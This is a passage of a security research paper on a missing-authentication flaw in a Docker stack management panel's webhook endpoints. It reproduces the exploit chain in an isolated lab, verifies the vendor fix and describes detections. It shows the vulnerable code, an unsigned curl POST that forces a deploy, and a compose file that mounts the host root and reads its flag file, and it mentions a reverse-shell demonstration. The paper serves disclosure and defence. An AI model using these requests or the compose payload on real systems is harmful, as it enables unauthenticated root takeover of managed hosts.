

From an Anonymous Webhook POST to Root on the Managed Docker Host: Lab-Verified Compound Chain, Fix Verification, and Live-Fired Detections for CVE-2026-53988 (Dockhand)

Miguel Zabala

Founder, Xpectra Security Research

Abstract: VulnCheck assigned CVE-2026-53988 to Dockhand, a Docker stack management panel, for a missing-authentication flaw (CWE-306) in its git webhook endpoints: any stack whose webhook was enabled without a configured secret could be forced to redeploy by an unauthenticated request, CVSS 4.0 9.2 critical, CVSS 3.1 10.0. The vendor fixed the flaw in release v1.0.40 (tagged 2026-07-31); the VulnCheck advisory and the GHSA entry became public on 2026-09-29. The public record describes the trigger and names the compound path (attacker branch write plus privileged compose bind mounts); what no public source had provided is reproducible evidence. This paper supplies it: a first reproducible end-to-end lab chain in which a single anonymous, unsigned HTTP request causes the panel to run `git clone` and `docker compose up` against the managed host's Docker socket (Tier 1, no repository access required), and the same request, after the documented prerequisite of write access to the tracked branch, lands attacker-authored compose that executes as `uid=0` on the managed host and reads its flag file (Tier 2). Both arms run on the real vendor images v1.0.39 and v1.0.40, and the fix verification is non-vacuous: the identical attacker objects reach both arms, the fixed arm answers 401, and a correctly signed control proves its deploy path functional before any negative verdict. We additionally document two defender-facing findings that the public advisories omit: the free edition's `audit_logs` table is Enterprise-gated and was verified empty through the entire attack, and passive version fingerprinting of the vulnerable state is impossible because the signature check runs only after the stack lookup. A detection package (4 Suricata signatures, 2 Sigma rules, 1 YARA rule, a self-test detector, an IOC set), every rule fired against our own recorded attack, completes the package. All experiments ran in an isolated, zero-egress Docker network against fictional `*.lab` hosts with a simulated managed host, stated plainly in Section III; no third-party system was touched.

Index Terms: Missing authentication, webhook security, Docker, supply chain, container escape, penetration testing, LLM agents, CVE-2026-53988.

I. INTRODUCTION

Container management panels are small, privileged, and popular. Dockhand (Finsys) is a SvelteKit and Bun application that manages Docker stacks through a web UI, and the vendor's own deployment model mounts the managed host's `docker.sock` into the panel container: whoever can make the panel deploy a stack effectively holds the host's Docker socket. Its git integration offers webhook endpoints so a forge (GitHub, GitLab, Gitea) can tell the panel "there is a new commit, redeploy." Those endpoints are deliberately exempted from the panel's session authentication because the signature

secret is meant to be their authentication. When the secret is unset, the guard that consumes it is skipped, and the action survives.

That is **CVE-2026-53988**. Dockhand before 1.0.40 checks the webhook signature only inside `if (gitStack.webhookSecret);` the schema default for `webhook_secret` is NULL, so the shipped default posture for a webhook-enabled stack is an unauthenticated "redploy now" endpoint keyed by a sequential integer stack id. The CVE record (assigner VulnCheck, credit Katriel Moses as finder) scores CVSS 4.0 9.2 critical (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:H/VA:H/SC:H/SI:H/SA:H) and CVSS 3.1 10.0, classified CWE-306 (Missing Authentication for Critical Function) [1].

The public record and what it leaves out. The fix shipped in release v1.0.40 (tagged 2026-07-31) [4]; the VulnCheck advisory and the GitHub security advisory GHSA-h855-x6jx-cfw2 became public on 2026-09-29 [2], [3]. The advisory text is precise: it names the enumeration of sequential stack ids, the forcing of `git clone` and `docker compose` operations, and the compound to host compromise "when combined with write access to the tracked git branch," via attacker compose with privileged bind mounts. A GitHub search on 2026-09-30 found no public exploit code. What the public record does not contain is any reproducible evidence: no lab, no wire transcripts, no measurement of what the pre-auth trigger actually does, no A/B proof that the fix stops the identical objects, and nothing for defenders to detect with.

Our contributions. Working in an isolated, zero-egress Docker lab (Section III) with the real vendor images v1.0.39 (vulnerable) and v1.0.40 (fixed), operated end to end by the autonomous research pipeline described in Section VIII, with no discovery claim (Section VIII), we contribute:

- 1) **The first reproducible end-to-end evidence chain** for the compound, separated into tiers the public record collapsed into one sentence. Tier 1: one anonymous, unsigned POST to `/api/git/stacks/{id}/webhook` causes a real `git clone` and a real `docker compose up` that creates a container on the managed host, with zero repository access and no secret knowledge (Section IV-A). Tier 2: with the advisory-documented prerequisite of write access to the tracked branch, the

same anonymous request lands attacker compose that runs as `uid=0` on the managed host and reads its flag file (Section IV-B).

- 2) **Trigger semantics that the advisories did not spell out:** both webhook handlers call `deployGitStack(id, {force: false})`, and the deploy fires when the sync reports a new commit, which the *first* sync of a freshly created stack always does; the separate, admin-configurable `forceRedeploy` flag makes every webhook fire unconditionally. We show both the executing and the skipping responses, which is exactly what the “force” language covers and does not cover (Section II-D).
- 3) **Free-edition audit blind spot:** the panel’s own `audit_logs` table is Enterprise-gated and was verified *empty* through the entire attack on the free edition, so the product’s native audit trail is not a detection layer for most deployments (Section VI).
- 4) **Version fingerprinting is impossible passively:** the signature check runs only *after* the stack lookup, so both the vulnerable and the patched build answer 404 to an unknown id; separation requires an authenticated-effect test against a real stack id. We ship the detector that does this and reports its own limits (Section VI).
- 5) **A non-vacuous A/B fix verification** on the two vendor images: identical repository objects at both arms, the fixed arm answers 401, its sim host provably untouched, and a correctly signed legitimate call proves the fixed endpoint’s deploy path functional *before* any blocked verdict (Section V).
- 6) **A live-fired detection package:** 4 Suricata signatures (attempt, execution, defense, silent setter), 2 Sigma rules, 1 YARA rule, an IOC set, and a self-test detector; every rule fired (or, for negative controls, correctly stayed silent) against our own recorded attack, including two defender-facing engine findings we document as pitfalls (Section VI).

Section II characterizes the flaw and its trust chain; Section III the lab; Section IV the two-tier exploitation evidence; Section V fix verification; Section VI detections; Section VII remediation and incident response; Section VIII ethics, limitations, reproducibility, and the agent pipeline; Section IX concludes. Every claim traces to an evidence file in the companion case folder `CVE-2026-53988/`.

II. VULNERABILITY CHARACTERIZATION

A. The component stack

Dockhand is a single container (SvelteKit server on Bun or Node, SQLite by default) that manages *other* hosts’ containers. In the vendor’s own deployment compose [5] the panel receives the managed host’s Docker socket (`/var/run/docker.sock` mounted at `/host-docker`), plus its config and data volumes. The trust placed in that mount is total: any deploy the panel performs is the `docker` compose CLI talking to the host daemon.

A “git stack” pairs a repository URL and branch with a compose file path. Two webhook routes exist to trigger a redeploy: POST (and GET) `/api/git/webhook/{id}` and the

stack-oriented `/api/git/stacks/{id}/webhook`. Both were present in the analyzed v1.0.39 source [5].

B. The vulnerable code

Listing 1 shows the authentication middleware in v1.0.39: the two webhook routes are matched *before* the public-path list, with the comment stating that they “have their own auth (signature/secret verification).” That assumption is the vulnerability’s first half.

Listing 1: v1.0.39 `src/hooks.server.ts`: the webhook routes are exempt from session auth because signature verification is assumed to cover them (source, upstream repository [5])

```
// Webhook endpoints have their own auth (signature/secret verification)
if (pathname.match(/^\/api\/git\/stacks\/\d+\/webhook$/)) return true;
if (pathname.match(/^\/api\/git\/webhook\/\d+$/)) return true;

return PUBLIC_PATHS.some(path =>
  pathname === path || pathname.startsWith(path + '/'));
```

Listing 2 shows the second half: the signature check lives inside `if (gitStack.webhookSecret)`. The Drizzle schema declares `webhookSecret: text('webhook_secret')` with no default and no not-null [5], and the stack-create API stores `webhookSecret || null`. A stack with `webhookEnabled=true` and `webhook_secret=NULL` (the shipped free-tier default when an admin enables the webhook and leaves the optional secret empty) therefore reaches `deployGitStack()` with no authentication of any kind. The GET handler carries the same null-guard shape with a query-parameter secret (`if (gitStack.webhookSecret && secret !== gitStack.webhookSecret)`), verified in the same source file (Section IV notes what we executed in the lab).

Listing 2: v1.0.39 `src/routes/api/git/stacks/[id]/webhook/+server.ts` (POST handler, abridged): verification is skipped exactly when the secret is NULL, and the unauthenticated deploy call follows

```
const gitStack = await getGitStack(id);
if (!gitStack) return json({ error: 'Git stack not found' }, { status: 404 });

if (!gitStack.webhookEnabled)
  return json({ error: 'Webhook is not enabled for this stack' }, { status: 403 });

// Verify webhook secret if set
if (gitStack.webhookSecret) {
  const payload = await request.text();
  const signature = request.headers.get('x-hub-signature-256') || request.headers.get('x-gitlab-token');
  if (!verifySignature(payload, signature, gitStack.webhookSecret))
    return json({ error: 'Invalid webhook signature' }, { status: 401 });
}

// Deploy the git stack (syncs and deploys only if there are changes)
const result = await deployGitStack(id, { force: false });
return json(result);
```

The vendor fix (v1.0.40) inverts the guard: a NULL secret is itself a 401 condition ('Webhook secret is not configured for this stack'), a shared `verifyWebhookSignature()` module with constant-time comparison serves both routes and both header families, the stack create/update APIs refuse `webhookEnabled` without a secret, and a new `git-url-safety.ts` rejects `ext::fd::file::` transports, option-leading URLs and refs, and `composePath` values that escape the clone directory [4]. We verified each of these statements against the local v1.0.39 to v1.0.40 diff, and two of them (mandatory secret, create-time refusal) by execution in Section V.

C. The trust chain, hop by hop

Fig. 1 traces the five hops. Their character is worth naming precisely.

Hop 1 (design): the webhook routes sit outside session auth. This is deliberate; webhooks cannot hold session cookies. The design is only sound if the signature check is inescapable.

Hop 2 (the defect): the check is conditional on a column whose default is NULL. Two reasonable local decisions, “secret is optional” in the data model and “verify if present” in the handler, compose into CWE-306: a critical function (force deployments on a socket-bearing host) reachable with PR:N, no user interaction, and no shared secret. This is the flaw the CVE describes.

Hops 3 to 5 (the blast radius): the panel’s sync clones the tracked branch (a git client run by the panel, not by the caller), and the deploy hands the repository’s compose file, unmodified in the dangerous respect, to `docker compose up -d --remove-orphans` against the managed host

socket. Compose bind mounts are honored because they are the feature: no vulnerability is needed for `- /:/hostroot` to be powerful. The panel is the authenticator, the clone is the delivery mechanism, and compose is the execution mechanism; the compound the advisory describes is the arithmetic sum of these three ordinary parts.

D. Trigger semantics

The advisory phrase “force git clone and docker compose operations” deserves lab-precise semantics, because both outcomes were observed. Both handlers call `deployGitStack(id, {force: false})`. The sync inside always runs a fetch/clone (and in our transcripts, a fresh clone per deploy directory), and the redeploy fires when the sync reports `updated=true`: a new commit on the tracked branch, or the first sync of a newly created stack, which is unconditionally `updated=true` (panel log: Will force recreate: true (updated=true)). With no pending change, the same anonymous request is answered `{"success":true,"output":"No changes detected, skipping redeploy","skipped":true}` after HTTP 200, reached without any credential, which is itself evidence the pre-auth handler ran. The stack `forceRedeploy` stack flag (admin-configurable, visible in the stack API output we captured) makes every webhook redeploy unconditionally. Attacker-relevant consequence: an anonymous request can (i) trigger the first deploy of any stack created after the last panel start, (ii) redeploy immediately after any legitimate push, racing or replacing it, and (iii) with `forceRedeploy` set, recreate stacks on demand. Our Tier-1 evidence instantiates (i) and (ii); Section III logs the two early runs that instantiated the skipping path and how they shaped this reading.

E. Preconditions

Tier 1 requires: the panel reachable on the network; a stack with `webhookEnabled=true` and `webhook_secret=NULL` (the shipped default when the optional secret is left empty); and a stack id, which is a sequential integer, enumerable, and additionally oracle’d by the `404{"error":"Git stack not found"}` versus `403` versus `200` response differences visible to anonymous requesters. Tier 2 adds the advisory’s documented prerequisite: write access to the tracked branch (an insider, a compromised developer credential, a botched fork contribution, or any forge misconfiguration that opens push). The CVSS 4.0 AT:P (attack requirements present) encodes exactly this conditional compound; CVSS 3.1 carries it as S:C with CIA all High, hence 10.0. Our lab instantiates the branch-write prerequisite as a deliberately open git daemon (condition S-C, Section III) so that the compound can be measured rather than asserted.

III. LAB, METHODOLOGY, AND INTEGRITY CONTROLS

A. Isolated topology

All experiments ran inside one Docker network, `dh53988`, created `--internal` on subnet `172.30.53.0/24`: no




Fig. 1: The chain from anonymous request to host root, with the two trust breaks marked red and the v1.0.40 fix points marked green. Hop 1 exempts the route from session auth; hop 2 skips signature verification when the secret is NULL; hop 3 enters `deployGitStack`; hop 4 turns attacker branch text into a compose file on disk; hop 5 executes it with the panel’s host socket authority. This figure proves the shape of the compound: no hop between the socket-less anonymous request and `execve` on the managed host reintroduces authentication.

route to any external network exists at runtime, verified by `verify.sh` checking `Internal=true` on the network before every run. The only egress in the whole lifecycle is the documented, one-time image pull of stock upstream images (`fnsys/dockhand:v1.0.39`, `fnsys/dockhand:v1.0.40`, `docker:28-dind`, `alpine`) and `apk` packages for the git server image. All hostnames are fictional (`git.lab`, `host-sim.lab`, `panel-v.lab`); the attacker side is the lab host at `172.30.53.1`.

Fig. 2 shows the layout. **Target images:** the vendor containers `fnsys/dockhand:v1.0.39` and `fnsys/dockhand:v1.0.40`, configured exclusively through the product’s own HTTP API (provisioning in `lab/provision.sh`, first-admin path, auth on, stack create); no database surgery, no binary modification, no patched-build surgery anywhere in this paper. **Managed hosts:** each arm manages its own `docker:28-dind` container as a *simulated* managed host: the vendor’s documented socket mount is reproduced (the daemon’s socket is bound on a shared volume the panel container mounts), and the simulated host carries the objective file `/flag.txt = DH53988{dind-sim-host-escape-cve-2026-53988}`. The `alpine` image is preloaded into both sim hosts (`docker load`) so stack containers start with zero network egress; the preloaded image is a documented lab precondition.

B. Documented lab conditions

- **S-A (attack surface hardening, in our favor):** panel authentication is enabled with a local admin account, so every *protected* API returns 401 to anonymous callers (`verify.sh` asserts `GET /api/stacks → 401` on both arms). The webhook bypass is therefore pre-auth in the strongest sense: no half-configured instance, auth genuinely on.
- **S-B (vulnerable posture):** the vulnerable arm’s git stack (`edge-cache`, tracked from `git://172.30.53.10/stack.git`, branch `main`) is created through the API with `webhookEnabled=true` and **no** secret, which the `create` API stores as NULL (captured in `evidence/tier1-20260930-200835/stack-create.json`: `"webhookEnabled": "true", "webhookSecret": "null"`). This is shipped default posture, not a custom lab state.
- **S-C (Tier-2 prerequisite):** the lab git server runs `git daemon --export-all --enable=receive-pack`, i.e. anonymous push allowed. This is the advisory’s “write access to the tracked git branch” modeled as a lab condition, stated here because the Tier-2 result must not be read as achievable without it.
- **S-D (fixed-arm parity):** `v1.0.40`’s `create` API refuses `webhookEnabled` with a null secret, so the fixed arm




Fig. 2: Lab topology (drawn from lab/lab-compose.yaml and verify.sh facts). Two Dockhand arms on the real vendor images share one tracked git repository, each with its own simulated managed host so arm effects cannot collide; the fixed arm exists to make the negative test in Section V non-vacuous. The red loop marks the measured payoff: root-owned canaries, the flag file, and the defaced page from the film, all inside the isolated network. This figure proves the A/B design: one variable (panel version) between identical conditions.

is provisioned with a configured secret. This asymmetry is forced by the fix itself (you cannot configure a patched product into the vulnerable posture through its own API) and is exactly what makes the A/B meaningful: NULL-posture equivalence lives on the vulnerable arm, and the fixed arm is exercised with the identical attacker objects plus a signed positive control (Section V).

C. Protocol and integrity controls

A precondition gate (lab/verify.sh) runs read-only before every attack or re-run: containers up, network internal, auth enforced, repo served, daemons healthy, flag present, socket visible to each panel, per-arm webhook posture, and version strings differing. Exploitation follows canary-first discipline: Tier 1's proof is the legitimate benign compose creating its own container on the managed daemon (the "canary" is the sink's normal effect, captured by daemon state, not by attacker code); only Tier 2 executes attacker-authored content, and its payload is a two-file canary (id output and the flag copy), no persistence, no destruction. Evidence folders are timestamped and hold the raw transcripts this paper quotes: requests, response headers and bodies, docker ps and docker inspect before/mid/after, panel container logs, and the

host the host canary files (evidence/tier1-20260930-200835/, evidence/tier2-20260930-201100/).

Attempt log. Nine timestamped evidence folders survive from two iteration rounds. Runs tier1-20260930-200206 and -200433 produced HTTP 200 "skipped":true with an empty ps-after: the trigger reached the handler pre-auth, but the target stack had already synced, so nothing redeployed; these runs defined the first-sync semantics of Section II-D and the harness was then changed to create a fresh stack per run (tier1-20260930-200835 and later, executing). tier2-20260930-200857 pushed a compose change but fired the webhook before the sync picked it up and landed nothing (empty canaries); -201029 and -201100 land cleanly, and -201100 is the cited run. Nothing in the paper cites a run that the harness did not verify end to end.

IV. EXPLOITATION EVIDENCE

Table I summarizes what was executed. The remainder of this section walks the two tiers.

A. Tier 1: one anonymous POST, one real deploy

The attack is one request. Listing 3 is the wire form from exploit/tier1-webhook.sh (run tier1-20260930-

Action (anonymous)	v1.0.39 arm	v1.0.40 arm
POST .../1/ webhook, fresh stack	200, clone + compose + container created	401 Invalid webhook signature
POST at unchanged HEAD	200 "skipped":true (handler ran pre-auth)	401
POST unknown id	404 Git stack not found	404 (same; see Sec. VI)
signed POST (cor- rect secret)	n/a (no secret exists)	200, deploys (control)
GET variant	same null-guard shape verified in source; not executed in lab	same mandatory-secret guard in source; not exe- cuted in lab

TABLE I: Trigger matrix as executed in the lab (transcripts in the cited evidence folders; the GET row is verified in source only and marked as such).

200835, all headers and bodies archived): no cookie, no authorization header, no signature, a JSON body that a forge would barely bother to send.

Listing 3: The complete Tier-1 attack as issued by an unauthenticated client (from `exploit/tier1-webhook.sh`; target `172.30.53.21:3000, fnsys/dockhand:v1.0.39`)

```
curl -s -D resp.headers -o resp.body \
-X POST http://172.30.53.21:3000/api/git/stacks
/4/webhook \
-H 'Content-Type: application/json' \
-d '{"ref":"refs/heads/main"}'
```

The response (Listing 4) is the sink's own log of itself: HTTP 200, `success:true`, the compose output naming the network and container it created, and the exact docker compose command line that ran. The admin-visible proof lands simultaneously in the panel log: `DEPLOY GIT STACK START, Cloning repository..., Current commit: 60b5f20, Updated: true, Calling deployStack....`

Listing 4: Archived response to the Tier-1 request (`resp.headers` and `resp.body`, run evidence/`tier1-20260930-200835/`, line-wrapped for print): HTTP 200, `success:true`, and the compose command line the panel itself ran against the managed socket

```
HTTP/1.1 200 OK Date: Thu, 01 Oct 2026
01:08:35 GMT
content-type: application/json
{"success":true,"output":" Network tier1
-1790816915_default
Creating \n Network tier1-1790816915_default
Created \n
Container edge-cache Creating \n Container edge-
cache Created \n
Container edge-cache Starting \n Container edge-
cache Started \n",
"command":"docker compose -p tier1-1790816915 -f /
app/data/stacks/
tier1-1790816915/compose.yaml up -d --remove-
orphans --force-recreate"}
```

On the managed (simulated) host, `ps-before` and `ps-mid` are empty; `ps-after` shows the container, and `inspect.txt` pins it: id `74fedaca38ff`, started `2026-10-01T01:08:35.83Z`, project label




Fig. 3: Film still from the case recording (take beat `push_trigger`): the unsigned POST typed at the attacker terminal, answered `{"success":true,..."Container edge-cache Created ...Started"}` with the docker compose `...up -d` command the panel itself ran, in the same frame. Proves Tier 1 live: no credentials typed, deployment executed on the managed host.

`tier1-1790816915`, i.e. created *within the same second* as the anonymous request; the request itself completed after the deploy (the handler is synchronous), so POST to visible container is ≈ 1 s end to end, and the detector run measured 0.4s response with the effect independently verified. The compose file the panel deployed was the *benign* tracked one (an alpine loop); Tier 1 proves the authority, not the payload.

Enumeration. The same run then POSTs to ids 5 and 99 anonymously: both answer 404 with `{"error":"Git stack not found"}`, while the live id answered 200. Sequential ids plus this differential make the fleet enumerable and mass-triggerable by an anonymous scanner; the same differential is what defeats passive fingerprinting (Section VI).

B. Tier 2: branch write, anonymous trigger, host root

With condition S-C in force (attacker holds push on main, the advisory's documented prerequisite), the attacker commits the compose of Listing 5 and fires the same anonymous POST against the long-lived edge-cache stack (id 1).

Listing 5: The pushed compose verbatim (evidence/tier2-20260930-201100/malicious-compose.yaml): the bind mount is the compound, the command block is the canary

```
services:
  takeover:
    image: alpine:latest
    container_name: takeover
    volumes:
      - /:/hostroot
    command:
      - sh
      - -c
      - |
        id > /hostroot/tier2-canary
        cat /hostroot/flag.txt > /hostroot/
        looted-flag.txt \
        2>/dev/null || echo NOFLAG > /hostroot
        /looted-flag.txt
        echo takeover-alive >> /hostroot/tier2-
        canary
        sleep 300
```

The anonymous POST is answered 200 with Container takeover Created / Started in the compose output; docker inspect on the managed host records the bind as ["/:/hostroot:rw"] (run tier2-20260930-201100). Four seconds later the host filesystem itself carries the proof (Listing 6): the canary is owned by root, its first line is the id output of a uid=0 process, and the flag file's contents now sit in a second root-owned file the container wrote *through the mount*, which proves simultaneously that attacker-chosen code executed and that the managed host's entire filesystem is in its write path.

Listing 6: Host-side verification from outside the container (evidence/tier2-20260930-201100/host-canaries.txt): root-owned canaries on the simulated managed host prove uid=0 execution and full filesystem reach

```
$ docker exec dh53988-dind ls -la /tier2-canary
/looted-flag.txt
-rw-r--r-- 1 root root 45 Oct 1 01:11 /looted-
flag.txt
-rw-r--r-- 1 root root 153 Oct 1 01:11 /tier2-
canary
$ docker exec dh53988-dind cat /tier2-canary
uid=0(root) gid=0(root) groups=0(root),0(root)
,1(bin),2(daemon),
3(sys),4(adm),6(disk),10(wheel),11(floppy),20(
dialout),26(tape),27(video)
takeover-alive
$ docker exec dh53988-dind cat /looted-flag.txt
DH53988{dind-sim-host-escape-cve-2026-53988}
```

Fig. 4 carries the film artifacts for the two payoff beats. The defacement is described as what it is: a host-side demonstration, not a panel feature. A reverse-shell session with uid=0 on the simulated host was exercised as the film's reverse_shell beat (payload node:20-alpine, preloaded as a documented lab precondition per Section VIII); the paper's machine-checkable proof remains the canary files of Listing 6.

C. What the compound does not require

No credential of any kind, no cookie, no secret value, no crafted signature, no crafted git object (the panel clones

Step (identical objects at both arms)	Result
[1] health: benign HEAD, unsigned POST	VULN: 200, container edge-cache created on host 1; FIXED: 401 Invalid webhook signature
[2] unsigned POST again, HEAD unchanged	VULN: 200 "skipped":true (first-sync consumed; sync ran)
[3] attacker push (S-C): host-root compose	VULN: 200, recreate; host 1 /tier2-canary contains uid=0(root) + evil-landed
[4] same evil commit at FIXED	401 + body Invalid webhook signature; host 2 filesystem verified to <i>not</i> contain the canary
[5] signed control at FIXED (X-Hub-Signature-256 HMAC of body, correct secret)	200, success:true; inspect shows container (started 2026-10-01T01:14:02Z) on host 2: endpoint and deploy path proven functional
[6] create stack, webhookEnabled + null is required when the secret at FIXED	400 A webhook secret is required when the webhook is enabled

TABLE II: A/B fix verification, non-vacuous by construction. The same commits were consumed by both arms; step 5 precedes no verdict, it *enables* step 4's verdict. Transcript: evidence/fixverify-20260930-201238/.

what the branch points at), no open non-standard port (web port 3000 is the product), and no user interaction. Under CVSS 3.1 that is AV:N/AC:L/PR:N/UI:N; the S:C and the High/High/High impact sub-comments are what our Tier-2 evidence demonstrates on the simulated host.

V. FIX VERIFICATION

Patching claims need an A/B, and a negative result needs a live chain to make it non-vacuous. The harness (exploit/phase05-ab-fixverify.sh; run fixverify-20260930-201238) is built around that discipline: each arm owns its simulated host, every push is one shared commit consumed by both arms, and no "blocked" verdict may be recorded before the fixed arm is shown alive and functional.


Table II walks the six steps. Three points deserve prose. **First**, step 5 is the whole point of the design: the fixed arm's 401 could be explained by a dead endpoint, a downed daemon, or a misprovisioned stack; the signed control, using only documented v1.0.40 semantics (HMAC sha256={hex} of the raw body keyed by the configured secret, verified by our reading of the fix diff's shared verifyWebhookSignature()), lands a real container on host 2 with a recorded StartedAt. The 401 against the identical evil commit is therefore a block, not an absence. **Second**, host 2 was verified *clean* after the attack step: the attacker objects exist on the shared branch and were visible to the fixed arm's repository, yet nothing landed; a parallel benign container named edge-cache ran on each sim host to prove the daemons were live (health.txt: host1 edge-cache ok). **Third**, step 6 corroborates the source-diff reading at runtime: the fixed product refuses to be configured

```

